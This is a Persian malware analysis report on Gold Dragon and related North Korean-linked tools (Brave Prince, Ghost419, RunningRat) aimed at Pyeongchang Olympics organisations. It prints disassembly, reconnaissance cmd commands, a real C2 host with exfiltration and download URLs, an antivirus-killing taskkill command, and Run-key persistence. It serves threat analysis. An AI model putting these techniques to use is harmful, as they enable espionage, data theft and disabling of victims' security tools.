باسمه تعالی

بدافزار Gold Dragon

فهرست مطالب

عنوان **صفحه**

۱- مقدمه

گروه پژوهشی تهدیدات پیشرفته McAfee اخیراً گزارشی را منتشر کرده است که بیان می‌کند یک حمله بدون فایل[۱]، سازمان‌های برگزارکننده المپیک زمستانی پیونگ‌چانگ را که در کره جنوبی برگزار می‌شود، هدف حمله خود قرار داده است. این حمله از قرار دادن یک اسکریپت PowerShell بر روی سیستم قربانی استفاده می‌کند که کانالی را به سمت سرور مهاجم برای جمع‌آوری اطلاعات پایه در سطح سیستم ایجاد می‌کند.

تحلیل‌گران McAfee در ۲۴ دسامبر ۲۰۱۷، یک بدافزار با نام Gold Dragon به زبان کره‌ای را مشاهده کردند. به گفته McAfee در حال حاضر این بدافزار، مرحله دوم این حملات به بازی‌های المپیک است که گروه پژوهشی تهدیدات پیشرفته McAfee آن را در ۶ ژانویه ۲۰۱۸ کشف کرد. اسکریپت PowerShell که در کمپین‌های المپیک مورد استفاده قرار می‌گرفت، یک عامل قدیمی مبتنی بر چارچوب Empire PowerShell بود که یک کانال رمز شده را به سمت سرور مهاجم ایجاد می‌کرد. با این حال، این اسکریپت، نیاز به ماژول‌های اضافی دارد تا به‌عنوان یک درب پشتی[۲] کاملاً کارآمد اجرا شود. علاوه بر این، اسکریپت PowerShell دارای مکانیزمی نیست که فراتر از یک وظیفه ساده زمان‌بندی شده دوام بیاورد. Gold Dragon مکانیزم ماندگاری بسیار قوی‌تری نسبت به اسکریپت مخرب PowerShell اولیه دارد و مهاجم را قادر می‌سازد تا سیستم هدف را خیلی بیشتر مورد حمله قرار دهد. همان روزی که کمپین المپیک آغاز شد، Gold Dragon دوباره ظاهر شد. بدافزار Gold Dragon قابلیت‌های گسترده‌ای برای به دست آوردن اطلاعات از سیستم هدف و ارسال نتایج آن به یک سرور کنترل دارد. اسکریپت اجرایی PowerShell فقط قابلیت جمع‌آوری داده‌های اولیه مانند نام کاربری، دامنه، نام دستگاه و پیکربندی شبکه را داشت که تنها برای شناسایی قربانیان و راه‌اندازی بدافزارهای پیچیده‌تری علیه آنها قابل استفاده بود.

[۱] fileless
[۲] backdoor

Gold Dragon –۲

Gold Dragon یک بدافزار جمع‌آوری داده‌ها است که از ۲۴ دسامبر مشاهده شده است. پس از بررسی Gold Dragon مشخص شد دامنه www.golddragon.com که به صورت hardcode در فایل اجرایی آن قرار گرفته است، بارها توسط McAfee در تمام نمونه‌ها پیدا شده است.

```
aWww_golddragon db 'www.GoldDragon.com',0 ; DATA XREF: sub_4021A0+17↑o
                                          ; sub_4021A0:loc_402215↑r
                align 10h
stru_409100     _SCOPETABLE_ENTRY <0FFFFFFFFh, offset loc_403618, offset loc_40362C>
                                          ; DATA XREF: start+5↑o
                                          ; SEH scope table for function 40352F
byte_40910C     db 6                      ; DATA XREF: __output:loc_4053AB↑r
                db    0
```

این نمونه به صورت یک ابزار شناسایی و downloader برای payloadهای بعدی و زنجیره payload عمل می‌کند. Gold Dragon به غیر از دانلود و اجرای فایل‌های باینری از سرور کنترل، به ایجاد یک کلید برای رمزگذاری داده‌هایی که از سیستم دریافت می‌کند، می‌پردازد. این URL برای کنترل استفاده نمی‌شود، داده-های رمز شده به سرور ink.inkboom.co.kr ارسال می‌شوند که در اواخر ماه می ۲۰۱۷ توسط نسخه های قبلی مورد استفاده قرار گرفته بود.

Gold Dragon حاوی عناصر، کد و رفتار مشابه با بدافزارهای Ghost٤١٩ و Prince Brave است که McAfee از ماه می ۲۰۱۷ ردیابی کرده است. یک بدافزار مبتنی بر DLL در تاریخ ۲۱ دسامبر (همان روزی که اولین سند مخرب المپیک ظاهر شد) دانلود شده بود که توسط گونه‌ای از Gold Dragon در ۲۴ دسامبر ایجاد شده است. در ۲۴ دسامبر، گونه Gold Dragon از سرور کنترل nid-help-change.atwebpages.com استفاده کرد که از ۲۱ دسامبر توسط یک گونه از Prince Brave نیز مورد استفاده قرار گرفته بود.

اولین گونه‌های Gold Dragon در ماه ژوئیه سال ۲۰۱۷ در کره جنوبی ظاهر شد. نام فایل Gold Dragon اصلی، exe. 한글 추출 بود که به معنای Hangul Extraction می‌باشد و به صورت انحصاری در کره جنوبی دیده شده بود. پنج گونه از Gold Dragon که در تاریخ ۲۴ دسامبر تشکیل شدند، هنگام هدف‌گیری سازمان‌های برگزارکننده المپیک، نقش پررنگی داشتند.

۲-۱- تجزیه‌وتحلیل Gold Dragon

به‌عنوان بخشی از مقداردهی اولیه، Gold Dragon:

- ورودی‌های خود را به وسیله load کردن پویای APIهای متعدد از کتابخانه‌های مختلف می‌سازد.
- از سطح دسترسی اشکال‌زدایی[۳] (SeDebugPrivilege) برای پردازش خود بهره می‌برد تا حافظه موجود در سایر پردازش‌ها را بخواند.

این بدافزار برای خود ماندگاری را محقق نمی‌کند، بلکه برای یک مؤلفه دیگر در سیستم این کارها را انجام می‌دهد (اگر در سیستم یافت شود):

- بدافزار، شروع به جستجوی یک نمونه واژه‌پرداز Hangul (HWP)[۴] اجرایی در سیستم می‌کند. (HWP یک واژه‌پرداز کره‌ای شبیه به Microsoft Word است.)

```
68 00 B0 40 00          push    offset target_process ; "hwp.exe"
33 F6                   xor     esi, esi
E8 BA FE FF FF          call    find_running_process_sub_402AB0
83 C4 04                add     esp, 4
85 C0                   test    eax, eax        ; return PID of hwp.exe process
0F 84 AA 02 00 00       jz      retloc_402EAB
```

بررسی HWP.exe در لیست پردازش

- اگر HWP.exe در سیستم در حال اجرا باشد، بدافزار، فایل باز کنونی در HWP را با استخراج مسیر فایل پیدا می‌کند و از آرگومان خط فرمان به HWP.exe منتقل می‌شود.
- این فایلِ Word (معمولاً hwp.* نام دارد) در مسیر فایل موقتی کپی می‌شود.

C:\DOCUME~۱\<username>\LOCALS~۱\Temp\۲.hwp

- hwp یک کپی دقیق از فایل load شده در HWP.exe است.
- بدافزار، محتویات ۲.hwp را خوانده و یک "MZ magic marker" را در فایل مشخص شده با رشته "JOYBERTM" پیدا می‌کند.

[۳] debug privileges
[۴] Hangul word processor

```
50                                      push    eax
55                                      push    ebp
56                                      push    esi
53                                      push    ebx
FF 15 88 C3 40 00                       call    ReadFile_0
53                                      push    ebx
FF 15 2C C3 40 00                       call    CloseHandle_0
8D 8C 24 90 00 00 00                    lea     ecx, [esp+4A0h+var_410]
51                                      push    ecx
FF 15 70 C3 40 00                       call    DeleteFileW
33 C0                                   xor     eax, eax
85 ED                                   test    ebp, ebp
0F 86 E4 00 00 00                       jbe     retloc_402EAB
B3 52                                   mov     bl, 'R'
B2 54                                   mov     dl, 'T'
B1 4D                                   mov     cl, 'M'

                        loc_402DCD:                             ; CODE XREF: check_hwp_file_
80 3C 30 4A                             cmp     byte ptr [eax+esi], 'J'
75 2E                                   jnz     short loc_402E01
80 7C 30 01 4F                          cmp     byte ptr [eax+esi+1], 'O'
75 27                                   jnz     short loc_402E01
80 7C 30 02 59                          cmp     byte ptr [eax+esi+2], 'Y'
75 20                                   jnz     short loc_402E01
80 7C 30 03 42                          cmp     byte ptr [eax+esi+3], 'B'
75 19                                   jnz     short loc_402E01
80 7C 30 04 45                          cmp     byte ptr [eax+esi+4], 'E'
75 12                                   jnz     short loc_402E01
38 5C 30 05                             cmp     [eax+esi+5], bl
75 0C                                   jnz     short loc_402E01
38 54 30 06                             cmp     [eax+esi+6], dl
75 06                                   jnz     short loc_402E01
38 4C 30 07                             cmp     [eax+esi+7], cl
74 10                                   jz      short loc_402E11
```

بررسی نشانه‌گر MZ در فایل HWP

- این عامل، وجود یک نشانه‌گر MZ رمزگذاری شده در فایل hwp. را نشان می‌دهد که توسط بدافزار، رمزگشایی و در پوشه Startup کاربر نوشته می‌شود:

C:\Documents and Settings\<username>\Start Menu\Programs\Startup\viso.exe

- این مرحله، ماندگاری بدافزار را در حین راه‌اندازی‌های مجدد در سیستم محقق می‌کند.
- هنگامی که نشانه‌گر MZ رمزگشایی شده در پوشه Startup نوشته می‌شود، hwp.۲ از سیستم حذف می‌شود.

بدافزار ممکن است به دو دلیل این فعالیت را انجام دهد:

- ایجاد ماندگاری خود بدافزار در سیستم
- ایجاد ماندگاری مؤلفه دیگری از بدافزار در سیستم

- انجام به‌روزرسانی خود بدافزار در سیستم پس از اینکه یک مؤلفه به‌روزرسان جداگانه، به‌روزرسانی را از سرور کنترل دانلود کند.

این بدافزار دارای قابلیت‌های شناسایی و جمع‌آوری داده‌های محدود است و جاسوس‌افزار کاملی نیست. هرگونه اطلاعاتی که از سیستم جمع‌آوری شده است، ابتدا در فایل زیر ذخیره و رمزگذاری می‌گردد و سپس به سرور کنترل فرستاده می‌شود:

- C:\DOCUME~۱\<username>\APPLIC~۱\MICROS~۱\HNC\۱.hwp

اطلاعات زیر از سیستم جمع‌آوری می‌شود، در فایل ۱.hwp ذخیره شده و به سرور کنترل ارسال می‌گردد:

- فهرست دایرکتوری پوشه دسکتاپ کاربر با استفاده از دستور:

```
cmd.exe /c dir C:\DOCUME~۱\<username>\Desktop\ >>
C:\DOCUME~۱\<username>\APPLIC~۱\MICROS~۱\HNC\۱.hwp
```

- فهرست دایرکتوری فایل‌هایی که کاربر اخیراً به آن‌ها دسترسی داشته با استفاده از دستور:

```
cmd.exe /c dir C:\DOCUME~۱\<username>\Recent >>
C:\DOCUME~۱\<username>\APPLIC~۱\MICROS~۱\HNC\۱.hwp
```

- فهرست دایرکتوری پوشه %programfiles% سیستم با استفاده از دستور:

```
cmd.exe /c dir C:\PROGRA~۱\ >> C:\DOCUME~۱\<username>\APPLIC~۱\MICROS~۱\HNC\۱.hwp
```

- گرفتن مشخصات سیستم با استفاده از دستور:

```
cmd.exe /c systeminfo >> C:\DOCUME~۱\<username>\APPLIC~۱\MICROS~۱\HNC\۱.hwp
```

- کپی کردن فایل ixe۰۰۰.bin از مسیر:

```
C:\Documents and Settings\<username>\Application Data\Microsoft\Windows\UserProfiles\ixe۰۰۰.bin
```

به مسیر:

```
C:\DOCUME~۱\<username>\APPLIC~۱\MICROS~۱\HNC\۱.hwp
```

- کلید رجیستری و اطلاعات مقادیر برای کلید Run مربوط به کاربر جاری (با اطلاعات جمع‌آوری شده):

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
        Number of subkeys
        (<KeyIndex>) <KeyName>
        Number of Values under each key including the parent Run key
        (<ValueIndex>) <Value_Name> <Value_Content>
```

```
8D 84 24 50 01 00 00        lea     eax, [esp+45Ch+var_30C]
68 6C AF 40 00              push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows"
50                          push    eax
FF 15 40 C3 40 00           call    lstrcpyA
8D 8C 24 50 01 00 00        lea     ecx, [esp+45Ch+var_30C]
68 58 AF 40 00              push    offset aCurrentversion ; "\\CurrentVersion\\Run"
51                          push    ecx
FF 15 38 C3 40 00           call    lstrcatA
8D 54 24 0C                 lea     edx, [esp+45Ch+var_450]
8D 84 24 50 01 00 00        lea     eax, [esp+45Ch+var_30C]
52                          push    edx
68 19 00 02 00              push    20019h
53                          push    ebx
50                          push    eax
68 01 00 00 80              push    HKEY_CURRENT_USER
FF 15 E0 C3 40 00           call    RegOpenKeyExA
85 C0                       test    eax, eax
75 0E                       jnz     short loc_402826
8B 4C 24 0C                 mov     ecx, [esp+45Ch+var_450]
56                          push    esi             ; char *
51                          push    ecx             ; int
E8 1D FD FF FF              call    Registry_Info_Collector_sub_402540
```

سرشماری کلید Run رجیستری توسط Gold Dragon

یک مثال از hwp.۱ با رجیستری و اطلاعات سیستمی:

```
//////////////////////////regkeyenum//////////////

Number of values: 1
   (1) ctfmon.exe C:\WINDOWS\system32\ctfmon.exe

//////////////////////////regkeyenum//////////////
```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Console	0	28 K
System	4	Console	0	236 K
smss.exe	520	Console	0	404 K
csrss.exe	584	Console	0	2,240 K
winlogon.exe	608	Console	0	5,244 K
services.exe	652	Console	0	3,320 K
lsass.exe	664	Console	0	6,712 K
svchost.exe	848	Console	0	4,796 K
svchost.exe	928	Console	0	4,356 K
svchost.exe	964	Console	0	28,856 K
svchost.exe	1024	Console	0	3,672 K
svchost.exe	1088	Console	0	4,688 K
spoolsv.exe	1248	Console	0	4,708 K
alg.exe	1740	Console	0	3,460 K
explorer.exe	280	Console	0	14,732 K
wscntfy.exe	428	Console	0	2,244 K
ctfmon.exe	388	Console	0	3,496 K
hwp.exe	2628	Console	0	4,464 K
wmiprvse.exe	896	Console	0	5,600 K

Gold Dragon این مراحل اجرا شده در فرآیند سرقت اطلاعات را اجرا می‌کند:

- هرگاه بدافزار، اطلاعات موردنیاز از سیستم را جمع‌آوری کند، فایل داده ۱.hwp را با استفاده از گذرواژه «www[dot]GoldDragon[dot]com» رمزگذاری می‌کند.
- محتوای رمز شده بر روی فایل داده ۱.hwp نوشته می‌شود.
- بدافزار، با استفاده از رمزگذاری با توابع Base۶۴ در طول فرآیند سرقت اطلاعات، داده‌ها را رمزگذاری می‌کند و با استفاده از درخواست HTTP POST به URL زیر، آن را به سرور کنترل خود می‌فرستد:

http://ink[dot]inkboom.co.kr/host/img/jpg/post.php

- سرآیند[۵] HTTP که در درخواست مورد استفاده قرار می‌گیرند عبارتند از:

- Content-Type: multipart/form-data; boundary=—-WebKitFormBoundarywhpFxMBe۱۹cSjFnG <followed by base٦٤ encoded & encrypted system info>
- User Agent: Mozilla/٤.٠ (compatible; MSIE ٨.٠; Windows NT ٦.١; Trident/٤.٠; .NET CLR ١.١.٤٣٢٢)
- Accept-Language: en-us
- HTTP Version: HTTP/١.٠

همچنین این بدافزار می‌تواند مؤلفه‌های اضافی را از سرور کنترل دانلود و اجرا کند. مکانیزم دانلود مؤلفه‌های اضافی بر اساس نام کامپیوتر و نام کاربری سیستم است که توسط پردازش بدافزار بر روی سرور کنترل در درخواست HTTP زیر ارائه شده است:

GET
http://ink[dot]inkboom.co.kr/host/img/jpg/download.php?filename=<Computer_Name>_<username>&continue=dnsadmin

پس از بازیابی موفق مؤلفه از سرور کنترل، در مرحله بعدی payload به دایرکتوری Application Data کاربر جاری، کپی شده و سپس اجرا می‌گردد:

C:\DOCUME~١\<username>\APPLIC~١\MICROS~١\HNC\hupdate.ex

[۵] Header

```
68 40 A4 40 00                push    offset aHostImgJpgDown ; "host/img/jpg/download.php"
8D 8C 24 40 01 00 00          lea     ecx, [esp+550h+var_410]
68 28 AC 40 00                push    offset aS?filenameSCon ; "%s?filename=%s&continue=%s"
51                            push    ecx
FF 15 48 C3 40 00             call    wsprintfA
83 C4 14                      add     esp, 14h
33 ED                         xor     ebp, ebp
89 6C 24 10                   mov     [esp+544h+var_534], ebp
89 6C 24 14                   mov     [esp+544h+var_530], ebp
55                            push    ebp
55                            push    ebp
55                            push    ebp
55                            push    ebp
68 1C AC 40 00                push    offset aMozilla4_0 ; "Mozilla/4.0"
89 6C 24 20                   mov     [esp+558h+var_538], ebp
FF 15 50 C3 40 00             call    InternetOpenA
8B F0                         mov     esi, eax
3B F5                         cmp     esi, ebp
89 74 24 1C                   mov     [esp+544h+var_528], esi
0F 84 D9 01 00 00             jz      loc_401A73
55                            push    ebp
55                            push    ebp
6A 03                         push    3
55                            push    ebp
55                            push    ebp
55                            push    ebp
68 30 A0 40 00                push    offset aInk_inkboom_co ; "ink.inkboom.co.kr"
56                            push    esi
FF 15 54 C3 40 00             call    InternetConnectA
8B F8                         mov     edi, eax
3B FD                         cmp     edi, ebp
89 7C 24 20                   mov     [esp+544h+var_524], edi
0F 84 B1 01 00 00             jz      loc_401A6C
53                            push    ebx
55                            push    ebp
68 00 00 00 84                push    84000000h
68 E4 AB 40 00                push    offset aImageGifImageJ ; "image/gif, image/jpeg, image/pjpeg, ima"...
55                            push    ebp
8D 94 24 48 01 00 00          lea     edx, [esp+558h+var_410]
68 D8 AB 40 00                push    offset aHttp1_0 ; "HTTP/1.0"
52                            push    edx
68 D4 AB 40 00                push    offset aGet     ; "GET"
57                            push    edi
FF 15 58 C3 40 00             call    HttpOpenRequestA
8B D8                         mov     ebx, eax
3B DD                         cmp     ebx, ebp
0F 84 79 01 00 00             jz      loc_401A64
BF A0 AB 40 00                mov     edi, offset aContentTypeA_0 ; "Content-Type: application/x-www-form-ur"...
83 C9 FF                      or      ecx, 0FFFFFFFFh
33 C0                         xor     eax, eax
55                            push    ebp
F2 AE                         repne scasb
F7 D1                         not     ecx
49                            dec     ecx
55                            push    ebp
51                            push    ecx
68 A0 AB 40 00                push    offset aContentTypeA_0 ; "Content-Type: application/x-www-form-ur"...
53                            push    ebx
FF 15 5C C3 40 00             call    HttpSendRequestA
85 C0                         test    eax, eax
0F 84 48 01 00 00             jz      loc_401A59
8D 44 24 14                   lea     eax, [esp+544h+var_530]
55                            push    ebp
8D 4C 24 2C                   lea     ecx, [esp+548h+var_51C]
50                            push    eax
51                            push    ecx
6A 05                         push    5
53                            push    ebx
C7 44 24 28 0A 00 00+         mov     [esp+558h+var_530], 0Ah
FF 15 68 C3 40 00             call    HttpQueryInfoA
85 C0                         test    eax, eax
0F 84 24 01 00 00             jz      loc_401A59
8D 54 24 28                   lea     edx, [esp+544h+var_51C]
52                            push    edx             ; char *
E8 B0 18 00 00                call    _atoi
89 44 24 18                   mov     [esp+548h+var_530], eax
40                            inc     eax
50                            push    eax             ; size_t
E8 8E 17 00 00                call    _malloc
8B 4C 24 1C                   mov     ecx, [esp+54Ch+var_530]
83 C4 08                      add     esp, 8
8B F0                         mov     esi, eax
8D 44 24 18                   lea     eax, [esp+544h+var_52C]
50                            push    eax
8B 44 24 14                   mov     eax, [esp+548h+var_534]
2B C8                         sub     ecx, eax
8D 14 06                      lea     edx, [esi+eax]
51                            push    ecx
52                            push    edx
53                            push    ebx
FF 15 60 C3 40 00             call    InternetReadFile
```

قابلیت دانلود مؤلفه‌های اضافی از سرور کنترل

این بدافزار، به بررسی وجود پردازش‌های خاص مربوط به محصولات آنتی‌بدافزار می‌پردازد:

- وجود هرگونه پردازشی با کلمات کلیدی "v۳" و "cleaner"

```
8D 4C 24 28                     lea     ecx, [esp+12Ch+var_104]
68 C8 AF 40 00                  push    offset aV3      ; "v3"
51                              push    ecx
FF 15 FC C3 40 00               call    StrStrIA
85 C0                           test    eax, eax
75 14                           jnz     short loc_4029C3
8D 54 24 28                     lea     edx, [esp+12Ch+var_104]
68 C0 AF 40 00                  push    offset aCleaner ; "cleaner"
52                              push    edx
FF 15 FC C3 40 00               call    StrStrIA
85 C0                           test    eax, eax
74 1C                           jz      short loc_4029DF

                        loc_4029C3:                             ; CODE XREF: Process_I
8B 44 24 0C                     mov     eax, [esp+12Ch+var_120]
85 C0                           test    eax, eax
A3 00 BD 40 00                  mov     dword_40BD00, eax
74 0F                           jz      short loc_4029DF
6A 00                           push    0
68 00 29 40 00                  push    offset EnumWindowHandler_CloseWindow
6A 00                           push    0
FF 15 B8 C3 40 00               call    EnumChildWindows
```

بررسی آنتی‌بدافزار یا پردازش‌های cleaner

اگر این موارد یافت شود، این پردازش‌ها با ارسال یک پیام WM_CLOSE به threadهای مربوطه متوقف می‌شوند.

```
56                                      push    esi
8B 74 24 08                             mov     esi, [esp+4+arg_0]
85 F6                                   test    esi, esi
74 2F                                   jz      short loc_402938
8D 44 24 08                             lea     eax, [esp+4+arg_0]
50                                      push    eax
56                                      push    esi
FF 15 AC C3 40 00                       call    GetWindowThreadProcessId
A1 00 BD 40 00                          mov     eax, dword_40BD00
8B 4C 24 08                             mov     ecx, [esp+4+arg_0]
3B C8                                   cmp     ecx, eax
75 0D                                   jnz     short loc_40292F
6A 00                                   push    0
6A 00                                   push    0
6A 10                                   push    WM_CLOSE
56                                      push    esi
FF 15 B0 C3 40 00                       call    PostMessageA

                        loc_40292F:                             ; CODE XREF: |
6A 02                                   push    2
56                                      push    esi
FF 15 B4 C3 40 00                       call    GetWindow

                        loc_402938:                             ; CODE XREF: |
B8 01 00 00 00                          mov     eax, 1
5E                                      pop     esi
C2 08 00                                retn    8
                        EnumWindowHandler CloseWindow endp
```

خاتمه یک پردازش آنتی‌بدافزار/cleaner

Brave Prince -۳

Brave Prince یک بدافزار به زبان کره‌ای است که از کد و رفتاری مشابه با گونه‌های Gold Dragon به خصوص، کسب اطلاعات از سیستم و مکانیزم ارتباطی سرور کنترل برخوردار است. این بدافزار، logهای مفصلی را درباره پیکربندی قربانی، محتویات هارد دیسک، رجیستری، وظایف زمان‌بندی شده، پردازش‌های در حال اجرا و موارد دیگر جمع‌آوری می‌کند. Brave Prince برای اولین بار در ۱۳ دسامبر ۲۰۱۷ هنگام ارسال logها به مهاجم از طریق سرویس پست الکترونیکی Daum کره جنوبی مشاهده شد. گونه‌های بعدی، مانند Gold Dragon، داده‌ها را از طریق درخواست HTTP post به یک وب‌سرور ارسال می‌کنند.

```
.rdata:10029224                         align 10h
.rdata:10029230 aWww_braveprinc db 'www.braveprince.com',0 ; DATA XREF: sub_10002530+17↑o
.rdata:10029230                                           ; sub_10002530:loc_100025D5↑r
.rdata:10029244 ; CHAR First[4]
.rdata:10029244 First           db 4 dup(0)               ; DATA XREF: sub_100013E0+1A5↑o
.rdata:10029244                                           ; sub_100013E0+1C5↑o ...
.rdata:10029248 ; char dword_10029248[]
.rdata:10029248 dword_10029248  dd 0FFFFFFFFh             ; DATA XREF: sub_100013E0+13C↑r
.rdata:10029248                                           ; sub_10001F50:loc_100020B2↑r ...
.rdata:1002924C dword_1002924C  dd 0FFFFFFFFh             ; DATA XREF: sub_100023B0+FC↑r
.rdata:1002924C                                           ; sub_10003720+36↑r ...
```

دامنه braveprince.com

گونه‌های Daum از Brave Prince، اطلاعات را از سیستم جمع‌آوری کرده و بر روی فایل PI_۰۰.dat ذخیره می‌کنند. این فایل در پیوست به آدرس ایمیل مهاجم ارسال می‌شود. گونه‌های بعدی، فایل را از طریق یک درخواست HTTP post به یک وب‌سرور آپلود می‌کنند. داده‌های زیر توسط این بدافزار از سیستم قربانی جمع‌آوری می‌شود:

- دایرکتوری‌ها و فایل‌ها
- پیکربندی شبکه
- حافظه نهان ARP[۶]
- پیکربندی سیستم[۷] برای جمع‌آوری وظایف

هر دو گونه Brave Prince می‌توانند پردازش مربوط به یک ابزار ایجاد شده توسط Daum را که بتواند کدهای مخرب را مسدود کند، متوقف کنند. این ابزار منحصر به کره جنوبی است.

- taskkill /f /im daumcleaner.exe

گونه‌های بعدی Brave Prince شامل رشته‌های hardcode زیر است:

- c:\utils\c۲ae_uiproxy.exe
- c:\users\sales\appdata\local\temp\dwrrypm.dl

Ghost۴۱۹ -۴

Ghost۴۱۹ یک بدافزار به زبان کره‌ای است که اولین بار در تاریخ ۱۸ دسامبر ۲۰۱۷ ظاهر شد. این بدافزار می‌تواند توسط رشته hardcode شده در خود فایل اجرایی بدافزار و پارامتر URL انتقالی به سرور کنترل شناسایی شود. Ghost۴۱۹ می‌تواند از طریق یک نمونه که در ۲۹ ژوئیه ۲۰۱۷ ایجاد شده است، ردیابی شود که به نظر می‌رسد یک نسخه بسیار قدیمی (بدون شناسه های hardcode شده) باشد. ۴۶ درصد از کد نسخه ماه ژوئیه با نمونه‌هایی که در اواخر دسامبر ایجاد شده‌اند، مشترک است. این نسخه قدیمی بدافزار، یک مقدار mutex یکتا (kjie۲۳۹۴۸_۳۴۲۳۸۹۵۸_KJ۲۳۸۷۴۲) ایجاد می‌کند که در یک نمونه که مربوط به ماه دسامبر است نیز به چشم می‌خورد، با این تفاوت که یک رقم آن تغییر کرده است. Ghost۴۱۹ مبتنی بر

[۶] Address Resolution Protocol
[۷] Systemconfig

بدافزارهای Gold Dragon و Brave Prince است و دربردارنده عناصر و کد مشترک، به خصوص برای توابع شناسایی سیستم است.

```
.rdata:00412E6F                 db    0
.rdata:00412E70 aGhost419       db 'GHOST419',0         ; DATA XREF: sub_402620+2F↑o
.rdata:00412E70                                         ; sub_402900+2D8↑r ...
.rdata:00412E79                 db    0
.rdata:00412E7A                 db    0
.rdata:00412E7B                 db    0
.rdata:00412E7C                 db    0
.rdata:00412E7D unk_412E7D      db    0                 ; DATA XREF: __wincmdln+1D↑o
.rdata:00412E7D                                         ; .rdata:00411FB0↑o ...
.rdata:00412E7F                 db    0
```

hardcode "Ghost۴۱۹" در باینری بدافزار

بخشی از مکانیزم آپلود رشته "WebKitFormBoundarywhpFxMBe۱۹cSjFnG"، در گونه‌های Gold Dragon مربوط به اواخر ماه دسامبر ۲۰۱۷ نیز به چشم می‌خورد.

```
04 aWebkitformboun db 0Dh,0Ah                   ; DATA XREF: sub_401A80:loc_401E
04                                              ; sub_401A80+19E↑o ...
04                 db '------WebKitFormBoundarywhpFxMBe19cSjFnG',0
2F                 align 10h
30 aEnding         db 'ending',0                ; DATA XREF: sub_401A80:loc_401E
37                 align 4
```

نمونه Gold Dragon

```
aContentTypeMul db 'Content-Type: multipart/form-data; boundary=----WebKitFormBoundar'
                                              ; DATA XREF: sub_402D20+CB↑o
                db 'ywhpFxMBe19cSjFnG',0
                align 4
aAcceptLanguage db 'Accept-Language: en-us',0 ; DATA XREF: sub_402D20+E1↑o
                align 10h
```

نمونه Ghost۴۱۹

علاوه بر روش‌های شناسایی سیستم، شباهت‌های فراوان دیگری نیز وجود دارد. مکانیزم ارتباطی، از همان Gold Dragon user agent استفاده می‌کند.

```
aMozilla4_0Comp db 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .'
                                              ; DATA XREF: sub_401CF0+FD↑o
                db 'NET CLR 1.1.4322)',0
                align 10h
aAcceptLanguage db 'Accept-Language: en-us',0 ; DATA XREF: sub_401CF0+D6↑o
                align 4
```


رشته عامل کاربر Gold Dragon

```
aMozilla4_0Comp db 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; .'
                                        ; DATA XREF: sub_402D20+12C↑o
                db 'NET CLR 1.1.4322)',0
                align 4
```

Ghost۴۱۹ user agent

RunningRat -۵

RunningRat یک تروجان دسترسی از راه دور (RAT)[۸] است که با دو DLL کار می‌کند. این نام برگرفته شده از یک رشته hardcode شده در خود بدافزار می‌باشد که در بدافزار قرار دارد. این بدافزار، پس از اینکه بر روی یک سیستم قرار بگیرد، اولین DLL را اجرا می‌کند. این DLL با سه عمل اصلی به سرویس-دهی می‌پردازد: متوقف کردن آنتی‌بدافزار، باز کردن و اجرای RAT DLL اصلی و فراهم نمودن ماندگاری. بدافزار، فایل dx.bat batch ویندوزی را می‌نویسد برای اینکه وظیفه daumcleaner.exe که یک برنامه امنیتی کره‌ای است را متوقف کند. پس از آن، فایل batch تلاش می‌کند تا خودش را حذف کند.



اولین DLL، یک فایل منبع متصل به DLL را با استفاده از الگوریتم فشرده‌سازی zlib باز می‌کند. نویسندگان این بدافزار، رشته‌های اشکال‌زدایی در باینری را کنار گذاشته و یک الگوریتم ساده برای شناسایی نوشته‌اند. دومین DLL در حافظه استخراج شده و به هیچ وجه با سیستم فایل کاربر سر و کار ندارد، این فایل، به‌عنوان RAT اصلی است که اجرا می‌شود. در نهایت، اولین DLL، کلید رجیستری SysRat را در مسیر SoftWare\Microsoft\Windows\CurrentVersion\Run اضافه می‌کند تا اطمینان حاصل شود که بدافزار در هنگام راه‌اندازی اجرا می‌گردد.

[۸] Remote Access Trojan


```
sub     esp, 214h
mov     eax, ___security_cookie
xor     eax, esp
mov     [esp+214h+var_4], eax
lea     eax, [esp+214h+hKey]
push    eax             ; phkResult
push    0F003Fh         ; samDesired
push    0               ; ulOptions
push    offset SubKey   ; "SoftWare\\Microsoft\\Windows\\CurrentVe"...
push    80000001h       ; hKey
call    ds:RegOpenKeyExA
```

```
mov     ecx, [esp+214h+hKey]
sub     eax, edx
push    eax             ; cbData
lea     eax, [esp+218h+var_20C]
push    eax             ; lpData
push    1               ; dwType
push    0               ; Reserved
push    offset ValueName ; "SysRat"
push    ecx             ; hKey
call    ds:RegSetValueExA
```

